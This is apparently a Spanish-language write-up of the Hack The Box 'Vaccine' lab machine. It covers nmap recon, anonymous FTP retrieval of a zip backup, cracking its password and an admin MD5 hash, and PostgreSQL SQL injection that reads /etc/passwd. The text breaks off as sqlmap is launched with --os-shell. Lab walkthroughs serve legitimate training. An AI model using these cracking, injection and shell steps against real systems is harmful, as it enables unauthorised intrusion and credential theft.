

Máquina Vaccine

Comenzamos con un escaneo bastante completo de **nmap**

SHELL

```
nmap -sSCV --min-rate 5000 -Pn -n -v -p- 10.129.22.93 -oN nmap.txt
```

Donde nos reporta:

```
Completed NSE at 08:25, 0.00s elapsed
Nmap scan report for 10.129.22.93
Host is up (0.052s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      2533 Apr 13  2021 backup.zip
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.10.14.92
|     Logged in as ftpuser
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256  ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256  42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-cookie-flags:
|_  /:
|_    PHPSESSID:
|_    httponly flag not set
|_http-title: MegaCorp Login
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.81 seconds
Raw packets sent: 95779 (4.214MB) | Rcvd: 80809 (3.232MB)
```

```
^> /home/juan/Desktop/Maquinas/HTB/vaccine > with 🔥 > took ⌚ 29s > ✓
```

Puerto 21,22 y 80. De primeras FTP tienen el login anonymous activado por lo que pruebo:

```
> ftp 10.129.22.93
Connected to 10.129.22.93.
220 (vsFTPd 3.0.3)
Name (10.129.22.93:juan): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0          2533 Apr 13 2021 backup.zip
226 Directory send OK.
```


En efecto pude entrar y hay un backup que me traigo a mi máquina:

```
226 Directory send OK.
ftp> get backup.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.zip (25
226 Transfer complete.
2533 bytes received in 0.000661 seconds (3.65 Mbytes/s)
ftp> exit
?Invalid command
ftp> ^Z
zsh: suspended  ftp 10.129.22.93
> kill %
[1] + terminated  ftp 10.129.22.93
> ls
📁 backup.zip 📄 nmap.txt
```

Este .zip cuenta con una contraseña, dice que está en el index.php. Antes de intentar descifrarla con **zip2john** voy a la web que nos a reportado antes nmap:

```
> unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
password incorrect--reenter:
```

Aquí nos encontramos con un login:



The screenshot shows a web browser window with a dark theme. The address bar displays the IP address 10.129.22.93. The browser's bookmark bar is visible with folders for 'Cibersecurity', 'Hacking', 'Correo and accounts', 'IA', 'ricing', and 'Socia'. The main content area is dark gray. On the right side, there is a login form titled 'MegaCorp Log'. The form includes two input fields: 'Username' with a user icon and 'Password' with a lock icon. Below these fields is a blue button labeled 'SIGN IN'.

De momento no encuentro nada y al parecer no es vulnerable así que vuelvo al .zip y lo intento crackear con **zip2john**:

```

> zip2john backup.zip > hash
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: 2b chk, TS_chk, cmplen=1201, decmplen=25
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: 2b chk, TS_chk, cmplen=986, decmplen=327
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963 (backup.zip)
1g 0:00:00:00 DONE (2025-03-06 08:36) 50.00g/s 1228Kp/s 1228Kc/s 1228KC/s 123456..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Probamos y nos saca todo:

```

> unzip backup.zip
Archive: backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
> ls
backup.zip  hash  index.php  nmap.txt  style.css

```

```

File: index.php
1  <!DOCTYPE html>
2  <?php
3  session_start();
4  if(isset($_POST['username']) && isset($_POST['password'])) {
5      if($_POST['username'] == 'admin' && md5($_POST['password']) == "2cb42f8734ea607eefec
6          $_SESSION['login'] = "true";
7          header("Location: dashboard.php");
8      }
9  }
10 ?>
11 <html lang="en" >

```

En el index.php tenemos una contraseña en `md5` que vamos a intentar crackear con `hashcat`:

```
hashcat -m 0 -a 0 hash /usr/share/wordlists/rockyou.txt
```

SHELL

* Keyspace...: 14344386


2cb42f8734ea607eefed3b70af13bbd3:qwerty789

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started.....: Thu Mar 6 08:40:48 2025 (0 secs)
Time.Estimated...: Thu Mar 6 08:40:48 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 86065.2 kH/s (1.81ms) @ Accel:512 Loops:1 Thr:
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) D
Progress.....: 983040/14344386 (6.85%)
Rejected.....: 0/983040 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> computerbug
Hardware.Mon.#1..: Temp: 32c Fan: 33% Util: 0% Core:1365MHz Mem:

Started: Thu Mar 6 08:40:44 2025

Stopped: Thu Mar 6 08:40:49 2025

Probamos la contraseña y estamos dentro:




10.129.22.93/dashboard.php

Import bookmarks... Cibersecurity Hacking Correo and accounts IA ricing Social Media English

MegaCorp Car Catalogue

Name	Type	Fuel
Elixir	Sports	Petrol
Sandy	Sedan	Petrol
Meta	SUV	Petrol
Zeus	Sedan	Diesel
Alpha	SUV	Petrol
Canon	Minivan	Diesel
Pico	Sed	Petrol
Vroom	Minivan	Petrol
Lazer	Sports	Diesel
Force	Sedan	Petrol


Una vez dentro, el panel de búsqueda parece vulnerable a SQLI:




MegaCorp Car Catalogue

ERROR: unterminated quoted string at or near \"\"\"\" LINE 1: Select * from cars where name ilike '%test' %' ^


En este punto, vamos a Burpsuite para trabajar mejor:



Parece que el límite de columnas está en 5:




Sabiendo el total de columnas, comprobamos en cual de estas podemos meter un string, en este caso, en la 4ta




Vemos que es PostgreSQL por lo que nuestra inyección debe estar enfocada a PostgreSQL.

Sacamos la base de datos en uso:



Sacamos las tablas



Al parecer solo tenemos una tabla.

Sacamos las columnas de estas tablas

Request

```
1 GET /dashboard.php?search=Elixir HTTP/1.1
2 Host: 10.129.22.93
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Referer: http://10.129.22.93/dashboard.php?search=test%27+
10 Cookie: PHPSESSID=951e58c9jvmn84k7klr3iuhfv
11 Upgrade-Insecure-Requests: 1
12 DNT: 1
13 Priority: u=0, i
14
15
```

Response

MegaCorp Car Catalogue

Name	Type	Fuel
test	test	fueltype
test	test	type
test	test	id
test	test	engine
test	test	name
Elixir	Sports	Petrol

Sacamos las columnas de estas tablas

En este punto ya que la información de la única tabla existente no me reporta ninguna columna interesante que contenga alguna credencial o información sensible. Intento leer algún archivo ,

Request

```
1 GET /dashboard.php?search=Elixir HTTP/1.1
2 Host: 10.129.22.93
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Referer: http://10.129.22.93/dashboard.php?search=test%27+
10 Cookie: PHPSESSID=951e58c9jvmn84k7klr3iuhfv
11 Upgrade-Insecure-Requests: 1
12 DNT: 1
13 Priority: u=0, i
14
15
```

Response

MegaCorp Car Catalogue

Name	Type	Fuel
Elixir	Sports	Petrol
test	test	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:100:systemd Time Synchronization:,,/run/systemd:/usr/sbin/nologin systemd-networkd:x:101:103:systemd Network Management,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:104:systemd Resolver,,/run/systemd:/usr/sbin/nologin messagebus:x:103:106:/nonexistent:/usr/sbin/nologin syslog:x:104:110:/home/syslog:/usr/sbin/nologin art:x:105:65534:/nonexistent:/usr/sbin/nologin uiddd:x:106:111:/run/uiddd:/usr/sbin/nologin lpcdump:x:107:112:/nonexistent:/usr/sbin/nologin landscape:x:108:114:/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1:/var/cache/pollinate:/bin/false sshd:x:110:65534:/run/ssh:/usr/sbin/nologin coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin simon:x:1000:1000:simon:/home/simon:/bin/bash lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false postgres:x:111:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash ftpuser:x:1002:1002:/home/ftpuser:/bin/sh

En este caso si que pude leer el `/etc/passwd` para listar usuarios pero no consigo brute forcearlos para logearme por ssh con alguno de estos.

En este punto y estando un poco perdido, tiro por lo facil y lanzo un `sqlmap`, sabiendo que es vulnerable le pongo directamente el parámetro `--os-shell` para conseguir una shell:


```

> sqlmap -u 'http://10.129.22.93/dashboard.php?search=any+query' --cookie='PHPSESSID=95ie58c9jvmn84k7klr3iuahfv
ell

```



```

{1.8.12#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are n
sible for any misuse or damage caused by this program

[*] starting @ 10:18:56 /2025-03-06/

[10:18:56] [INFO] resuming back-end DBMS 'postgresql'
[10:18:56] [INFO] testing connection to the target URL
